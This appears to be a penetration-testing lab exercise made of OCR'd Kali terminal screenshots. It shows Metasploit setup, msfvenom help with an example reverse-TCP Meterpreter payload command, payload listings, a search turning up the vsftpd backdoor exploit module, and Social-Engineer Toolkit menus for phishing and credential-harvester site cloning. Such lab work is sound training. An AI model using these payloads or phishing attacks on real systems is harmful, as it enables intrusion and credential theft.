
```

3.b




```
root@KALI: ~  
File Edit View Search Terminal Help  
https://metasploit.com  
=[ metasploit v6.0.30-dev ]  
+ -- --[ 2099 exploits - 1129 auxiliary - 357 post ]  
+ -- --[ 596 payloads - 45 encoders - 10 nops ]  
+ -- --[ 7 evasion ]  
  
Metasploit tip: Tired of setting RHOSTS for modules? Try  
globally setting it with setg RHOSTS x.x.x.x  
  
msf6 > man msfconsole  
[*] exec: man msfconsole  
  
msf6 > db_status  
[*] postgresql selected, no connection  
msf6 > systemctl start postgresql  
[*] exec: systemctl start postgresql  
  
msf6 > db_status  
[*] Connected to msf. Connection type: postgresql.  
msf6 >
```

3.c



```
root@KALI: ~  
File Edit View Search Terminal Help  
https://metasploit.com  
=[ metasploit v6.0.30-dev ]  
+ -- --[ 2099 exploits - 1129 auxiliary - 357 post ]  
+ -- --[ 596 payloads - 45 encoders - 10 nops ]  
+ -- --[ 7 evasion ]  
  
Metasploit tip: Tired of setting RHOSTS for modules? Try  
globally setting it with setg RHOSTS x.x.x.x  
  
msf6 > man msfconsole  
[*] exec: man msfconsole  
  
msf6 > db_status  
[*] postgresql selected, no connection  
msf6 > systemctl start postgresql  
[*] exec: systemctl start postgresql  
  
msf6 > db_status  
[*] Connected to msf. Connection type: postgresql.  
msf6 >
```

3.d



```


root@KALI: ~
File Edit View Search Terminal Help
msf6 > msfvenom -h
[*] exec: msfvenom -h

Msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encry
pt, formats, all
  -p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or ST
DIN for custom
  --list-options          List --payload <value>'s standard, advanced and evasion options
  -f, --format <format>  Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list)
  --service-name <value> The service name to use when generating a service binary
  --sec-name <value>     The new section name to use when generating large Windows binaries. Default: random 4-cha
racter alpha string
  --smallest              Generate the smallest possible payload using all available encoders
  --encrypt <value>      The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
  --encrypt-key <value>  A key to be used for --encrypt
  --encrypt-iv <value>   An initialization vector for --encrypt
  -a, --arch <arch>      The architecture to use for --payload and --encoders (use --list archs to list)
  --platform <platform> The platform for --payload (use --list platforms to list)
  -o, --out <path>       Save the payload to a file
  -b, --bad-chars <list> Characters to avoid example: '\x00\xff'
  -n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
  --nopsled-size <value> The nopsled size specified by --length, as the total payload size. Only applicable if --
  --nopsled is used.

```

3.e



```


root@KALI: ~
File Edit View Search Terminal Help
msf6 > msfvenom --list payloads
[*] exec: msfvenom --list payloads

Framework Payloads (596 total) [--payload <value>]
=====

Name                                     Description
----
aix/ppc/shell_bind_tcp                  Listen for a connection and spawn a command shell
aix/ppc/shell_find_port                 Spawn a shell on an established connection
aix/ppc/shell_interact                  Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp               Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http        Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https       Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp         Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_https       Connect back to attacker and spawn a Meterpreter shell
android/meterpreter/reverse_tcp         Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http              Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https             Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp               Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_tcp Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp     Connect back to attacker and spawn a command shell
apple_ios/armle/meterpreter_reverse_http Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_https Run the Meterpreter / Mettle server payload (stageless)

```

3.f



```

root@KALI: ~
File Edit View Search Terminal Help
l communication over HTTP (Windows x64 wininet) Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunne
  windows/x64/vncinject/reverse_https
l communication over HTTP (Windows x64 wininet) Inject a VNC Dll via a reflective loader (Windows x64) (staged). Conne
  windows/x64/vncinject/reverse_tcp
ct back to the attacker (Windows x64) Inject a VNC Dll via a reflective loader (Windows x64) (staged). Conne
  windows/x64/vncinject/reverse_tcp_rc4
ct back to the attacker Inject a VNC Dll via a reflective loader (Windows x64) (staged). Conne
  windows/x64/vncinject/reverse_tcp_uuid
ct back to the attacker with UUID Support (Windows x64) Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunne
  windows/x64/vncinject/reverse_winhttp
l communication over HTTP (Windows x64 winhttp) Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunne
  windows/x64/vncinject/reverse_winhttps
l communication over HTTPS (Windows x64 winhttp) Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunne

msf6 > search vsftpd


Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No Metasploit v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >

```

3.g



```

root@KALI: ~
File Edit View Search Terminal Help
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


There is a new version of SET available.
Your version: 8.0.3
Current version: 8.1.3

Please update SET to the latest before submitting any git issues.

Select from the menu:

```

3.h



```

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 8.0.3
Current version: 8.1.3

Please update SET to the latest before submitting any git issues.

Select from the menu:


1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set>

```

3.j



```

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white sheep, emgent. This method utilizes iframe replacements to make the high lighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Ap plet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.


1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>

```

3.k



```

root@KALI: ~
File Edit View Search Terminal Help
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

